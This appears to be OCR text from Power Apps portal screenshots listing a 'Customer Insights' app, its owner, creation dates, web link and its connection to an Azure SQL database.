
Jamie Reding

Created

7/14/2022, 11:30:39 AM

Modified


7/12/2023, 12:03:31 AM



Connections > enterprisecustomers customercareinsights.database.windows.net


Details | **Apps using this connection** | Flows using this connection

Name
Customer Insights
customersinsights2
Customer Insights
Customer Insights



Connections > enterprisecustomers customercareinsights.database.windows.net

Name
Customer Insights
customersinsights2
Customer Insights
Customer Insights



Apps > Customer Insights

Owner
Jamie Reding


Description
Not provided

Created
7/14/2022, 11:47:48 AM


Modified
7/12/2023, 12:06:25 AM

Web link
https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43

Mobile QR code



